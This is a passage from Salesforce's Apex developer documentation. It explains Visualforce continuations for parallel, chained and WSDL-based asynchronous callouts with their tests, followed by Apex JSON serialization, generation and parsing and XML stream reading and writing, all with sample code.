Maximum HTTP POST form size—the size of all keys and values in the form[3]	1 MB
Maximum number of keys in the HTTP POST form[3]	500

[1] The timeout that is specified in the autogenerated Web service stub and in the HttpRequest objects is ignored. Only this timeout limit is enforced for a continuation.

[2] When the continuation is executed, the Visualforce controller is serialized. When the continuation is completed, the controller is deserialized and the callback is invoked. Use the Apex `transient` modifier to designate a variable that is not to be serialized. The framework uses only serialized members when it resumes. The controller-state size limit is separate from the view state limit. See Differences between Continuation Controller State and Visualforce View State.

[3] This limit is for HTTP POST forms with the following content type headers: `content-type='application/x-www-form-urlencoded'` and `content-type='multipart/form-data'`

Differences between Continuation Controller State and Visualforce View State

Controller state and view state are distinct. Controller state for a continuation consists of the serialization of all controllers that are involved in the request, not only the controller that invokes the continuation. The serialized controllers include controller extensions, and custom and internal component controllers. The controller state size is logged in the debug log as a `USER_DEBUG` event.

View state holds more data than the controller state and has a higher maximum size (135 KB). The view state contains state and component structure. State is serialization of all controllers and all the attributes of each component on a page, including subpages and subcomponents . Component structure is the parent-child relationship of components that are in the page. You can monitor the view state size in the Developer Console or in the footer of a Visualforce page when development mode is enabled. For more information, see "View State Tab" in the Salesforce Help or refer to the *Visualforce Developer's Guide*.

Making Multiple Asynchronous Callouts

To make multiple callouts to a long-running service simultaneously from a Visualforce page, you can add up to three requests to the Continuation instance. An example of when to make simultaneous callouts is when you're making independent requests to a service, such as getting inventory statistics for two products.

When you're making multiple callouts in the same continuation, the callout requests run in parallel and suspend the Visualforce request. Only after all callout responses are returned does the Visualforce process resume.

The following Visualforce and Apex examples show how to make two asynchronous callouts simultaneously by using a single continuation. The Visualforce page is shown first. The Visualforce page contains a button that invokes the action method `startRequestsInParallel` in the controller. When the Visualforce process resumes, the `outputPanel` component is rendered again. This panel displays the responses of the two asynchronous callouts.

```
<apex:page controller="MultipleCalloutController" showChat="false" showHeader="false">
   <apex:form >
      <!-- Invokes the action method when the user clicks this button. -->
      <apex:commandButton action="{!startRequestsInParallel}" value="Start Request"
reRender="panel"/>
   </apex:form>

   <apex:outputPanel id="panel">
       <!-- Displays the response body of the initial callout. -->
       <apex:outputText value="{!result1}" />

       <br/>
       <!-- Displays the response body of the chained callout. -->
       <apex:outputText value="{!result2}" />
   </apex:outputPanel>

</apex:page>
```

This example shows the controller class for the Visualforce page. The `startRequestsInParallel` method adds two requests to the Continuation. After all callout responses are returned, the callback method (`processAllResponses`) is invoked and processes the responses.

```
public with sharing class MultipleCalloutController {

    // Unique label for the first request
    public String requestLabel1;
    // Unique label for the second request
    public String requestLabel2;
    // Result of first callout
    public String result1 {get;set;}
   // Result of second callout
    public String result2 {get;set;}
    // Endpoints of long-running service
    private static final String LONG_RUNNING_SERVICE_URL1 =
        '<Insert your first service URL>';
    private static final String LONG_RUNNING_SERVICE_URL2 =
        '<Insert your second service URL>';

    // Action method
    public Object startRequestsInParallel() {
      // Create continuation with a timeout
```

```
        Continuation con = new Continuation(60);
        // Set callback method
        con.continuationMethod='processAllResponses';

        // Create first callout request
        HttpRequest req1 = new HttpRequest();
        req1.setMethod('GET');
        req1.setEndpoint(LONG_RUNNING_SERVICE_URL1);

        // Add first callout request to continuation
        this.requestLabel1 = con.addHttpRequest(req1);

        // Create second callout request
        HttpRequest req2 = new HttpRequest();
        req2.setMethod('GET');
        req2.setEndpoint(LONG_RUNNING_SERVICE_URL2);

        // Add second callout request to continuation
        this.requestLabel2 = con.addHttpRequest(req2);

        // Return the continuation
        return con;
    }

    // Callback method.
    // Invoked only when responses of all callouts are returned.
    public Object processAllResponses() {
        // Get the response of the first request
        HttpResponse response1 = Continuation.getResponse(this.requestLabel1);
        this.result1 = response1.getBody();

        // Get the response of the second request
        HttpResponse response2 = Continuation.getResponse(this.requestLabel2);
        this.result2 = response2.getBody();

        // Return null to re-render the original Visualforce page
        return null;
    }
}
```

Chaining Asynchronous Callouts

If the order of the callouts matters, or when a callout is conditional on the response of another callout, you can chain callout requests. Chaining callouts means that the next callout is made only after the response of the previous callout returns. For example, you might need to chain a callout to get warranty extension information after the warranty service response indicates that the warranty expired. You can chain up to three callouts.

The following Visualforce and Apex examples show how to chain one callout to another. The Visualforce page is shown first. The Visualforce page contains a button that invokes the action method `invokeInitialRequest` in the controller. The Visualforce process is suspended each time a continuation is returned. The Visualforce process resumes after each response is returned and renders each response in the `outputPanel` component.

```
<apex:page controller="ChainedContinuationController" showChat="false" showHeader="false">
```

```
   <apex:form >
      <!-- Invokes the action method when the user clicks this button. -->
      <apex:commandButton action="{!invokeInitialRequest}" value="Start Request"
reRender="panel"/>
   </apex:form>

   <apex:outputPanel id="panel">
       <!-- Displays the response body of the initial callout. -->
       <apex:outputText value="{!result1}" />

       <br/>
       <!-- Displays the response body of the chained callout. -->
       <apex:outputText value="{!result2}" />
   </apex:outputPanel>

</apex:page>
```

This example show the controller class for the Visualforce page. The `invokeInitialRequest` method creates the first continuation. The callback method (`processInitialResponse`) processes the response of the first callout. If this response meets a certain condition, the method chains another callout by returning a second continuation. After the response of the chained continuation is returned, the second callback method (`processChainedResponse`) is invoked and processes the second response.

```
public with sharing class ChainedContinuationController {

    // Unique label for the initial callout request
    public String requestLabel1;
    // Unique label for the chained callout request
    public String requestLabel2;
    // Result of initial callout
    public String result1 {get;set;}
    // Result of chained callout
    public String result2 {get;set;}
    // Endpoint of long-running service
    private static final String LONG_RUNNING_SERVICE_URL1 =
        '<Insert your first service URL>';
    private static final String LONG_RUNNING_SERVICE_URL2 =
        '<Insert your second service URL>';

    // Action method
    public Object invokeInitialRequest() {
      // Create continuation with a timeout
      Continuation con = new Continuation(60);
      // Set callback method
      con.continuationMethod='processInitialResponse';

      // Create first callout request
      HttpRequest req = new HttpRequest();
      req.setMethod('GET');
      req.setEndpoint(LONG_RUNNING_SERVICE_URL1);

      // Add initial callout request to continuation
      this.requestLabel1 = con.addHttpRequest(req);

      // Return the continuation
```

```
        return con;
    }

    // Callback method for initial request
    public Object processInitialResponse() {
      // Get the response by using the unique label
      HttpResponse response = Continuation.getResponse(this.requestLabel1);
      // Set the result variable that is displayed on the Visualforce page
      this.result1 = response.getBody();

      Continuation chainedContinuation = null;
      // Chain continuation if some condition is met
      if (response.getBody().toLowerCase().contains('expired')) {
          // Create a second continuation
          chainedContinuation = new Continuation(60);
          // Set callback method
          chainedContinuation.continuationMethod='processChainedResponse';

          // Create callout request
          HttpRequest req = new HttpRequest();
          req.setMethod('GET');
          req.setEndpoint(LONG_RUNNING_SERVICE_URL2);

          // Add callout request to continuation
          this.requestLabel2 = chainedContinuation.addHttpRequest(req);
      }

      // Start another continuation
      return chainedContinuation;
    }

    // Callback method for chained request
    public Object processChainedResponse() {
      // Get the response for the chained request
      HttpResponse response = Continuation.getResponse(this.requestLabel2);
      // Set the result variable that is displayed on the Visualforce page
      this.result2 = response.getBody();

      // Return null to re-render the original Visualforce page
      return null;
    }
}
```

Note: The response of a continuation must be retrieved before you create a new continuation and before the Visualforce request is suspended again. You can't retrieve an old response from an earlier continuation in the chain of continuations.

Making an Asynchronous Callout from an Imported WSDL

In addition to `HttpRequest`-based callouts, asynchronous callouts are supported in Web service calls that are made from WSDL-generated classes. The process of making asynchronous callouts from a WSDL-generated class is similar to the process for using the `HttpRequest` class.

When you import a WSDL in Salesforce, Salesforce autogenerates two Apex classes for each namespace in the imported WSDL. One class is the service class for the synchronous service, and the other is a modified version for the asynchronous service. The autogenerated

asynchronous class name starts with the `Async` prefix and has the format `Async`*`ServiceName`*. *`ServiceName`* is the name of the original unmodified service class. The asynchronous class differs from the standard class in the following ways.

- The public service methods contain an additional `Continuation` parameter as the first parameter.
- The Web service operations are invoked asynchronously and their responses are obtained with the `getValue` method of the response element.
- The `WebServiceCallout.beginInvoke` and `WebServiceCallout.endInvoke` are used to invoke the service and get the response respectively.

You can generate Apex classes from a WSDL in the Salesforce user interface. From Setup, enter **Apex Classes** in the `Quick Find` box, then select **Apex Classes**.

To make asynchronous Web service callouts, call the methods on the autogenerated asynchronous class by passing your `Continuation` instance to these methods. The following example is based on a hypothetical stock-quote service. This example assumes that the organization has a class, called `AsyncSOAPStockQuoteService`, that was autogenerated via a WSDL import. The example shows how to make an asynchronous callout to the service by using the autogenerated `AsyncSOAPStockQuoteService` class. First, this example creates a continuation with a 60-second timeout and sets the callback method. Next, the code example invokes the `beginStockQuote` method by passing it the Continuation instance. The `beginStockQuote` method call corresponds to an asynchronous callout execution.

```
public Continuation startRequest() {
   Integer TIMEOUT_INT_SECS = 60;
   Continuation cont = new Continuation(TIMEOUT_INT_SECS);
   cont.continuationMethod = 'processResponse';

   AsyncSOAPStockQuoteService.AsyncStockQuoteServiceSoap
      stockQuoteService =
        new AsyncSOAPStockQuoteService.AsyncStockQuoteServiceSoap();
   stockQuoteFuture = stockQuoteService.beginStockQuote(cont,'CRM');

   return cont;
}
```

When the external service returns the response of the asynchronous callout (the `beginStockQuote` method), this callback method is executed. It gets the response by calling the `getValue` method on the response object.

```
public Object processResponse() {
   result = stockQuoteFuture.getValue();
   return null;
}
```

The following is the entire controller with the action and callback methods.

```
public class ContinuationSOAPController {

    AsyncSOAPStockQuoteService.GetStockQuoteResponse_elementFuture
           stockQuoteFuture;
    public String result {get;set;}

    // Action method
    public Continuation startRequest() {
       Integer TIMEOUT_INT_SECS = 60;
       Continuation cont = new Continuation(TIMEOUT_INT_SECS);
       cont.continuationMethod = 'processResponse';
```

```
        AsyncSOAPStockQuoteService.AsyncStockQuoteServiceSoap
           stockQuoteService =
             new AsyncSOAPStockQuoteService.AsyncStockQuoteServiceSoap();
            stockQuoteFuture = stockQuoteService.beginGetStockQuote(cont,'CRM');
        return cont;
    }

    // Callback method
    public Object processResponse() {
        result = stockQuoteFuture.getValue();
        // Return null to re-render the original Visualforce page
        return null;
    }
}
```

This example shows the corresponding Visualforce page that invokes the `startRequest` method and displays the result field.

```
<apex:page controller="ContinuationSOAPController" showChat="false" showHeader="false">
   <apex:form >
      <!-- Invokes the action method when the user clicks this button. -->
      <apex:commandButton action="{!startRequest}"
              value="Start Request" reRender="result"/>
   </apex:form>

   <!-- This output text component displays the callout response body. -->
   <apex:outputText value="{!result}" />
</apex:page>
```

Testing WSDL-Based Asynchronous Callouts

Testing asynchronous callouts that are based on Apex classes from a WSDL is similar to the process that's used with callouts that are based on the `HttpRequest` class. Before you test `ContinuationSOAPController.cls`, create a class that implements `WebServiceMock`. This class enables safe testing for `ContinuationTestForWSDL.cls`, which we'll create in a moment, by enabling a mock continuation and making sure that the test has no real effect.

```
public class AsyncSOAPStockQuoteServiceMockImpl implements WebServiceMock {
    public void doInvoke(
        Object stub,
        Object request,
        Map<String, Object> response,
        String endpoint,
        String soapAction,
        String requestName,
        String responseNS,
        String responseName,
        String responseType) {
        // do nothing
    }
}
```

This example is the test class that corresponds to the `ContinuationSOAPController` controller. The test method in the class sets a fake response and invokes a mock continuation. The callout isn't sent to the external service. To perform a mock callout, the test

calls these methods of the `Test` class: setContinuationResponse(requestLabel, mockResponse) and invokeContinuationMethod(controller, request).

```
@isTest
public class ContinuationTestingForWSDL {
    public static testmethod void testWebService() {

        ContinuationSOAPController demoWSDLClass =
            new ContinuationSOAPController();

        // Invoke the continuation by calling the action method
        Continuation conti = demoWSDLClass.startRequest();

        // Verify that the continuation has the proper requests
        Map<String, HttpRequest> requests = conti.getRequests();
        System.assertEquals(requests.size(), 1);

        // Perform mock callout
        // (i.e. skip the callout and call the callback method)
        HttpResponse response = new HttpResponse();
        response.setBody('<SOAP:Envelope'
            + ' xmlns:SOAP="http://schemas.xmlsoap.org/soap/envelope/">'
            + '<SOAP:Body>'
            + '<m:getStockQuoteResponse '
            + 'xmlns:m="http://soap.sforce.com/schemas/class/StockQuoteServiceSoap">'
            + '<m:result>Mock response body</m:result>'
            + '</m:getStockQuoteResponse>'
            + '</SOAP:Body>'
            + '</SOAP:Envelope>');

        // Set the fake response for the continuation
        String requestLabel = requests.keyset().iterator().next();
        Test.setContinuationResponse(requestLabel, response);

        // Invoke callback method
        Object result = Test.invokeContinuationMethod(demoWSDLClass, conti);
        System.debug(demoWSDLClass);

        // result is the return value of the callback
        System.assertEquals(null, result);

        // Verify that the controller's result variable
        //   is set to the mock response.
        System.assertEquals('Mock response body', demoWSDLClass.result);
    }
}
```

JSON Support

JavaScript Object Notation (JSON) support in Apex enables the serialization of Apex objects into JSON format and the deserialization of serialized JSON content.

Apex provides a set of classes that expose methods for JSON serialization and deserialization. The following table describes the classes available.

Class	Description
`System.JSON`	Contains methods for serializing Apex objects into JSON format and deserializing JSON content that was serialized using the `serialize` method in this class.
`System.JSONGenerator`	Contains methods used to serialize objects into JSON content using the standard JSON encoding.
`System.JSONParser`	Represents a parser for JSON-encoded content.

The `System.JSONToken` enumeration contains the tokens used for JSON parsing.

Methods in these classes throw a `JSONException` if an issue is encountered during execution.

JSON Support Considerations

- JSON serialization and deserialization support is available for sObjects (standard objects and custom objects), Apex primitive and collection types, return types of Database methods (such as SaveResult, DeleteResult, and so on), and instances of your Apex classes.
- Only custom objects, which are `sObject` types, of managed packages can be serialized from code that is external to the managed package. Objects that are instances of Apex classes defined in the managed package can't be serialized.
- A Map object is serializable into JSON only if it uses one of the following data types as a key.
  - Boolean
  - Date
  - DateTime
  - Decimal
  - Double
  - Enum
  - Id
  - Integer
  - Long
  - String
  - Time
- When an object is declared as the parent type but is set to an instance of the subtype, some data may be lost. The object gets serialized and deserialized as the parent type and any fields that are specific to the subtype are lost.
- An object that has a reference to itself won't get serialized and causes a `JSONException` to be thrown.
- Reference graphs that reference the same object twice are deserialized and cause multiple copies of the referenced object to be generated.
- The `System.JSONParser` data type isn't serializable. If you have a serializable class, such as a Visualforce controller, that has a member variable of type `System.JSONParser` and you attempt to create this object, you'll receive an exception. To use `JSONParser` in a serializable class, use a local variable instead in your method.

IN THIS SECTION:

Roundtrip Serialization and Deserialization
Use the `JSON` class methods to perform roundtrip serialization and deserialization of your JSON content. These methods enable you to serialize objects into JSON-formatted strings and to deserialize JSON strings back into objects.

JSON Generator
Using the `JSONGenerator` class methods, you can generate standard JSON-encoded content.

JSON Parsing
Use the `JSONParser` class methods to parse JSON-encoded content. These methods enable you to parse a JSON-formatted response that's returned from a call to an external service, such as a web service callout.

Roundtrip Serialization and Deserialization

Use the `JSON` class methods to perform roundtrip serialization and deserialization of your JSON content. These methods enable you to serialize objects into JSON-formatted strings and to deserialize JSON strings back into objects.

Example: Serialize and Deserialize a List of Invoices

This example creates a list of `InvoiceStatement` objects and serializes the list. Next, the serialized JSON string is used to deserialize the list again and the sample verifies that the new list contains the same invoices that were present in the original list.

```
public class JSONRoundTripSample {

    public class InvoiceStatement {
        Long invoiceNumber;
        Datetime statementDate;
        Decimal totalPrice;

        public InvoiceStatement(Long i, Datetime dt, Decimal price)
        {
            invoiceNumber = i;
            statementDate = dt;
            totalPrice = price;
        }
    }

    public static void SerializeRoundtrip() {
        Datetime dt = Datetime.now();
        // Create a few invoices.
        InvoiceStatement inv1 = new InvoiceStatement(1,Datetime.valueOf(dt),1000);
        InvoiceStatement inv2 = new InvoiceStatement(2,Datetime.valueOf(dt),500);
        // Add the invoices to a list.
        List<InvoiceStatement> invoices = new List<InvoiceStatement>();
        invoices.add(inv1);
        invoices.add(inv2);

        // Serialize the list of InvoiceStatement objects.
        String JSONString = JSON.serialize(invoices);
        System.debug('Serialized list of invoices into JSON format: ' + JSONString);

        // Deserialize the list of invoices from the JSON string.
        List<InvoiceStatement> deserializedInvoices =
```

```
         (List<InvoiceStatement>)JSON.deserialize(JSONString, List<InvoiceStatement>.class);

        System.assertEquals(invoices.size(), deserializedInvoices.size());
        Integer i=0;
        for (InvoiceStatement deserializedInvoice :deserializedInvoices) {
            system.debug('Deserialized:' + deserializedInvoice.invoiceNumber + ','
            + deserializedInvoice.statementDate.formatGmt('MM/dd/yyyy  HH:mm:ss.SSS')
            + ', ' + deserializedInvoice.totalPrice);
            system.debug('Original:' + invoices[i].invoiceNumber + ','
            + invoices[i].statementDate.formatGmt('MM/dd/yyyy  HH:mm:ss.SSS')
            + ', ' + invoices[i].totalPrice);
            i++;
        }
    }
}
```

JSON Serialization Considerations

The behavior of the `serialize` method differs depending on the Salesforce API version of the Apex code saved.

Serialization of queried sObject with additional fields set

For Apex saved using Salesforce API version 27.0 and earlier, if queried sObjects have additional fields set, these fields aren't included in the serialized JSON string returned by the `serialize` method. Starting with Apex saved using Salesforce API version 28.0, the additional fields are included in the serialized JSON string.

This example adds a field to a contact after it has been queried, and then serializes the contact. The assertion statement verifies that the JSON string contains the additional field. The assertion passes for Apex saved using Salesforce API version 28.0 and later.

```
Contact con = [SELECT Id, LastName, AccountId FROM Contact LIMIT 1];
// Set additional field
con.FirstName = 'Joe';
String jsonstring = Json.serialize(con);
System.debug(jsonstring);
System.assert(jsonstring.contains('Joe') == true);
```

Serialization of aggregate query result fields

For Apex saved using Salesforce API version 27.0, results of aggregate queries don't include the fields in the SELECT statement when serialized using the `serialize` method. For earlier API versions or for API version 28.0 and later, serialized aggregate query results include all fields in the SELECT statement.

This aggregate query returns two fields: the count of ID fields and the account name.

```
String jsonString = JSON.serialize(
    Database.query('SELECT Count(Id),Account.Name FROM Contact WHERE Account.Name !=
null GROUP BY Account.Name LIMIT 1'));
    System.debug(jsonString);

// Expected output in API v 26 and earlier or v28 and later
// [{"attributes":{"type":"AggregateResult"},"expr0":2,"Name":"acct1"}]
```

Serialization of empty fields

Starting with API version 28.0, null fields aren't serialized and aren't included in the JSON string, unlike in earlier versions. This change doesn't affect deserializing JSON strings with JSON methods, such as deserialize(jsonString, apexType). This change is noticeable when you inspect the JSON string. For example:

```
String jsonString = JSON.serialize(
                [SELECT Id, Name, Website FROM Account WHERE Website = null LIMIT 1]);
System.debug(jsonString);

// In v27.0 and earlier, the string includes the null field and looks like the following.
// {"attributes":{...},"Id":"001D000000Jsm0WIAR","Name":"Acme","Website":null}

// In v28.0 and later, the string doesn't include the null field and looks like
//  the following.
// {"attributes":{...},"Name":"Acme","Id":"001D000000Jsm0WIAR"}}
```

Serialization of IDs

In API version 34.0 and earlier, ID comparison using `==` fails for IDs that have been through roundtrip JSON serialization and deserialization.

JSON Class

JSON Generator

Using the `JSONGenerator` class methods, you can generate standard JSON-encoded content.

You can construct JSON content, element by element, using the standard JSON encoding. To do so, use the methods in the `JSONGenerator` class.

JSONGenerator Sample

This example generates a JSON string in pretty print format by using the methods of the `JSONGenerator` class. The example first adds a number field and a string field, and then adds a field to contain an object field of a list of integers, which gets deserialized properly. Next, it adds the `A` object into the `Object A` field, which also gets deserialized.

```
public class JSONGeneratorSample{

    public class A {
        String str;

        public A(String s) { str = s; }
    }

    static void generateJSONContent() {
        // Create a JSONGenerator object.
        // Pass true to the constructor for pretty print formatting.
        JSONGenerator gen = JSON.createGenerator(true);

        // Create a list of integers to write to the JSON string.
        List<integer> intlist = new List<integer>();
        intlist.add(1);
```

```
        intlist.add(2);
        intlist.add(3);

        // Create an object to write to the JSON string.
        A x = new A('X');

        // Write data to the JSON string.
        gen.writeStartObject();
        gen.writeNumberField('abc', 1.21);
        gen.writeStringField('def', 'xyz');
        gen.writeFieldName('ghi');
        gen.writeStartObject();

        gen.writeObjectField('aaa', intlist);

        gen.writeEndObject();

        gen.writeFieldName('Object A');

        gen.writeObject(x);

        gen.writeEndObject();

        // Get the JSON string.
        String pretty = gen.getAsString();

        System.assertEquals('{\n' +
        '  "abc" : 1.21,\n' +
        '  "def" : "xyz",\n' +
        '  "ghi" : {\n' +
        '    "aaa" : [ 1, 2, 3 ]\n' +
        '  },\n' +
        '  "Object A" : {\n' +
        '    "str" : "X"\n' +
        '  }\n' +
        '}', pretty);
    }
}
```

JSON Parsing

Use the `JSONParser` class methods to parse JSON-encoded content. These methods enable you to parse a JSON-formatted response that's returned from a call to an external service, such as a web service callout.

The following are samples that show how to parse JSON strings.

Example: Parsing a JSON Response from a Web Service Callout

This example parses a JSON-formatted response using `JSONParser` methods. It makes a callout to a web service that returns a response in JSON format. Next, the response is parsed to get all the `totalPrice` field values and compute the grand total price. Before you can run this sample, you must add the web service endpoint URL as an authorized remote site in the Salesforce user interface. To do this, log in to Salesforce and from Setup, enter *`Remote Site Settings`* in the `Quick Find` box, then select **Remote Site Settings**.

```
public class JSONParserUtil {
    @future(callout=true)
    public static void parseJSONResponse() {
        Http httpProtocol = new Http();
        // Create HTTP request to send.
        HttpRequest request = new HttpRequest();
        // Set the endpoint URL.
        String endpoint = 'https://docsample.herokuapp.com/jsonSample';
        request.setEndPoint(endpoint);
        // Set the HTTP verb to GET.
        request.setMethod('GET');
        // Send the HTTP request and get the response.
        // The response is in JSON format.
        HttpResponse response = httpProtocol.send(request);
        System.debug(response.getBody());
        /* The JSON response returned is the following:
        String s = '{"invoiceList":[' +
        '{"totalPrice":5.5,"statementDate":"2011-10-04T16:58:54.858Z","lineItems":[' +
            '{"UnitPrice":1.0,"Quantity":5.0,"ProductName":"Pencil"},' +
            '{"UnitPrice":0.5,"Quantity":1.0,"ProductName":"Eraser"}],' +
                '"invoiceNumber":1},' +
        '{"totalPrice":11.5,"statementDate":"2011-10-04T16:58:54.858Z","lineItems":[' +
            '{"UnitPrice":6.0,"Quantity":1.0,"ProductName":"Notebook"},' +
            '{"UnitPrice":2.5,"Quantity":1.0,"ProductName":"Ruler"},' +
            '{"UnitPrice":1.5,"Quantity":2.0,"ProductName":"Pen"}],"invoiceNumber":2}' +
        ']}';
        */

        // Parse JSON response to get all the totalPrice field values.
        JSONParser parser = JSON.createParser(response.getBody());
        Double grandTotal = 0.0;
        while (parser.nextToken() != null) {
            if ((parser.getCurrentToken() == JSONToken.FIELD_NAME) &&
                (parser.getText() == 'totalPrice')) {
                // Get the value.
                parser.nextToken();
                // Compute the grand total price for all invoices.
                grandTotal += parser.getDoubleValue();
            }
        }
        system.debug('Grand total=' + grandTotal);
    }
}
```

Example: Parse a JSON String and Deserialize It into Objects

This example uses a hardcoded JSON string, which is the same JSON string returned by the callout in the previous example. In this example, the entire string is parsed into `Invoice` objects using the `readValueAs` method. This code also uses the `skipChildren` method to skip the child array and child objects and parse the next sibling invoice in the list. The parsed objects are instances of the `Invoice` class that is defined as an inner class. Because each invoice contains line items, the class that represents the corresponding line item type, the `LineItem` class, is also defined as an inner class. Add this sample code to a class to use it.

```
public static void parseJSONString() {
    String jsonStr =
        '{"invoiceList":[' +
        '{"totalPrice":5.5,"statementDate":"2011-10-04T16:58:54.858Z","lineItems":[' +
            '{"UnitPrice":1.0,"Quantity":5.0,"ProductName":"Pencil"},' +
            '{"UnitPrice":0.5,"Quantity":1.0,"ProductName":"Eraser"}],' +
                '"invoiceNumber":1},' +
        '{"totalPrice":11.5,"statementDate":"2011-10-04T16:58:54.858Z","lineItems":[' +
            '{"UnitPrice":6.0,"Quantity":1.0,"ProductName":"Notebook"},' +
            '{"UnitPrice":2.5,"Quantity":1.0,"ProductName":"Ruler"},' +
            '{"UnitPrice":1.5,"Quantity":2.0,"ProductName":"Pen"}],"invoiceNumber":2}' +
        ']}';

    // Parse entire JSON response.
    JSONParser parser = JSON.createParser(jsonStr);
    while (parser.nextToken() != null) {
        // Start at the array of invoices.
        if (parser.getCurrentToken() == JSONToken.START_ARRAY) {
            while (parser.nextToken() != null) {
                // Advance to the start object marker to
                //  find next invoice statement object.
                if (parser.getCurrentToken() == JSONToken.START_OBJECT) {
                    // Read entire invoice object, including its array of line items.
                    Invoice inv = (Invoice)parser.readValueAs(Invoice.class);
                    system.debug('Invoice number: ' + inv.invoiceNumber);
                    system.debug('Size of list items: ' + inv.lineItems.size());
                    // For debugging purposes, serialize again to verify what was parsed.

                    String s = JSON.serialize(inv);
                    system.debug('Serialized invoice: ' + s);

                    // Skip the child start array and start object markers.
                    parser.skipChildren();
                }
            }
        }
    }
}

// Inner classes used for serialization by readValuesAs().

public class Invoice {
    public Double totalPrice;
    public DateTime statementDate;
    public Long invoiceNumber;
    List<LineItem> lineItems;
```

```
    public Invoice(Double price, DateTime dt, Long invNumber, List<LineItem> liList) {
        totalPrice = price;
        statementDate = dt;
        invoiceNumber = invNumber;
        lineItems = liList.clone();
    }
}

public class LineItem {
    public Double unitPrice;
    public Double quantity;
    public String productName;
}
```

XML Support

Apex provides utility classes that enable the creation and parsing of XML content using streams and the DOM.

This section contains details about XML support.

IN THIS SECTION:

Reading and Writing XML Using Streams

Apex provides classes for reading and writing XML content using streams.

Reading and Writing XML Using the DOM

Apex provides classes that enable you to work with XML content using the DOM (Document Object Model).

Reading and Writing XML Using Streams

Apex provides classes for reading and writing XML content using streams.

The XMLStreamReader class enables you to read XML content and the XMLStreamWriter class enables you to write XML content.

IN THIS SECTION:

Reading XML Using Streams

The XMLStreamReader class methods enable forward, read-only access to XML data.

Writing XML Using Streams

The XmlStreamWriter class methods enable the writing of XML data.

Reading XML Using Streams

The XMLStreamReader class methods enable forward, read-only access to XML data.

Those methods are used in conjunction with HTTP callouts to parse XML data or skip unwanted events. You can parse nested XML content that's up to 50 nodes deep. The following example shows how to instantiate a new XmlStreamReader object:

```
String xmlString = '<books><book>My Book</book><book>Your Book</book></books>';
XmlStreamReader xsr = new XmlStreamReader(xmlString);
```

These methods work on the following XML events:

- An *attribute* event is specified for a particular element. For example, the element `<book>` has an attribute `title`: `<book title="Salesforce.com for Dummies">`.
- A *start element* event is the opening tag for an element, for example `<book>`.
- An *end element* event is the closing tag for an element, for example `</book>`.
- A *start document* event is the opening tag for a document.
- An *end document* event is the closing tag for a document.
- An *entity reference* is an entity reference in the code, for example `!ENTITY title = "My Book Title"`.
- A *characters* event is a text character.
- A *comment* event is a comment in the XML file.

Use the `next` and `hasNext` methods to iterate over XML data. Access data in XML using `get` methods such as the `getNamespace` method.

When iterating over the XML data, always check that stream data is available using `hasNext` before calling `next` to avoid attempting to read past the end of the XML data.

XmlStreamReader Example

The following example processes an XML string.

```
public class XmlStreamReaderDemo {

    // Create a class Book for processing
    public class Book {
        String name;
        String author;
    }

    public Book[] parseBooks(XmlStreamReader reader) {
        Book[] books = new Book[0];
        boolean isSafeToGetNextXmlElement = true;
        while(isSafeToGetNextXmlElement) {
            // Start at the beginning of the book and make sure that it is a book
            if (reader.getEventType() == XmlTag.START_ELEMENT) {
                if ('Book' == reader.getLocalName()) {
                    // Pass the book to the parseBook method (below)
                    Book book = parseBook(reader);
                    books.add(book);
                }
            }
            // Always use hasNext() before calling next() to confirm
            // that we have not reached the end of the stream
            if (reader.hasNext()) {
                reader.next();
            } else {
```

```
                isSafeToGetNextXmlElement = false;
                break;
            }
        }
        return books;
    }

    // Parse through the XML, determine the author and the characters
    Book parseBook(XmlStreamReader reader) {
        Book book = new Book();
        book.author = reader.getAttributeValue(null, 'author');
        boolean isSafeToGetNextXmlElement = true;
        while(isSafeToGetNextXmlElement) {
            if (reader.getEventType() == XmlTag.END_ELEMENT) {
                break;
            } else if (reader.getEventType() == XmlTag.CHARACTERS) {
                book.name = reader.getText();
            }
            // Always use hasNext() before calling next() to confirm
            // that we have not reached the end of the stream
            if (reader.hasNext()) {
                reader.next();
            } else {
                isSafeToGetNextXmlElement = false;
                break;
            }
        }
        return book;
    }
}
```

```
@isTest
private class XmlStreamReaderDemoTest {
    // Test that the XML string contains specific values
    static testMethod void testBookParser() {

        XmlStreamReaderDemo demo = new XmlStreamReaderDemo();

        String str = '<books><book author="Chatty">Foo bar</book>' +
            '<book author="Sassy">Baz</book></books>';

        XmlStreamReader reader = new XmlStreamReader(str);
        XmlStreamReaderDemo.Book[] books = demo.parseBooks(reader);

        System.debug(books.size());

        for (XmlStreamReaderDemo.Book book : books) {
            System.debug(book);
        }
```

```
    }
}
```

XmlStreamReader Class

Writing XML Using Streams

The XmlStreamWriter class methods enable the writing of XML data.

Those methods are used in conjunction with HTTP callouts to construct an XML document to send in the callout request to an external service. The following example shows how to instantiate a new XmlStreamReader object:

```
String xmlString = '<books><book>My Book</book><book>Your Book</book></books>';
XmlStreamReader xsr = new XmlStreamReader(xmlString);
```

XML Writer Methods Example

The following example writes an XML document and tests its validity.

Note: The Hello World sample requires custom objects. You can either create these on your own, or download the objects and Apex code as an unmanaged package from the Salesforce AppExchange. To obtain the sample assets in your org, install the Apex Tutorials Package. This package also contains sample code and objects for the Shipping Invoice example.

```
public class XmlWriterDemo {

     public String getXml() {
          XmlStreamWriter w = new XmlStreamWriter();
          w.writeStartDocument(null, '1.0');
          w.writeProcessingInstruction('target', 'data');
          w.writeStartElement('m', 'Library', 'http://www.book.com');
          w.writeNamespace('m', 'http://www.book.com');
          w.writeComment('Book starts here');
          w.setDefaultNamespace('http://www.defns.com');
          w.writeCData('<Cdata> I like CData </Cdata>');
          w.writeStartElement(null, 'book', null);
          w.writedefaultNamespace('http://www.defns.com');
          w.writeAttribute(null, null, 'author', 'Manoj');
          w.writeCharacters('This is my book');
          w.writeEndElement(); //end book
          w.writeEmptyElement(null, 'ISBN', null);
          w.writeEndElement(); //end library
          w.writeEndDocument();
          String xmlOutput = w.getXmlString();
          w.close();
          return xmlOutput;
        }
}
```

```
@isTest
private class XmlWriterDemoTest {
    static TestMethod void basicTest() {
        XmlWriterDemo demo = new XmlWriterDemo();
```

```
        String result = demo.getXml();
        String expected = '<?xml version="1.0"?><?target data?>' +
            '<m:Library xmlns:m="http://www.book.com">' +
            '<!--Book starts here-->' +
            '<![CDATA[<Cdata> I like CData </Cdata>]]>' +
'<book xmlns="http://www.defns.com" author="Manoj">This is my
book</book><ISBN/></m:Library>';

        System.assert(result == expected);
    }
}
```

SEE ALSO:

XmlStreamWriter Class

Reading and Writing XML Using the DOM

Apex provides classes that enable you to work with XML content using the DOM (Document Object Model).

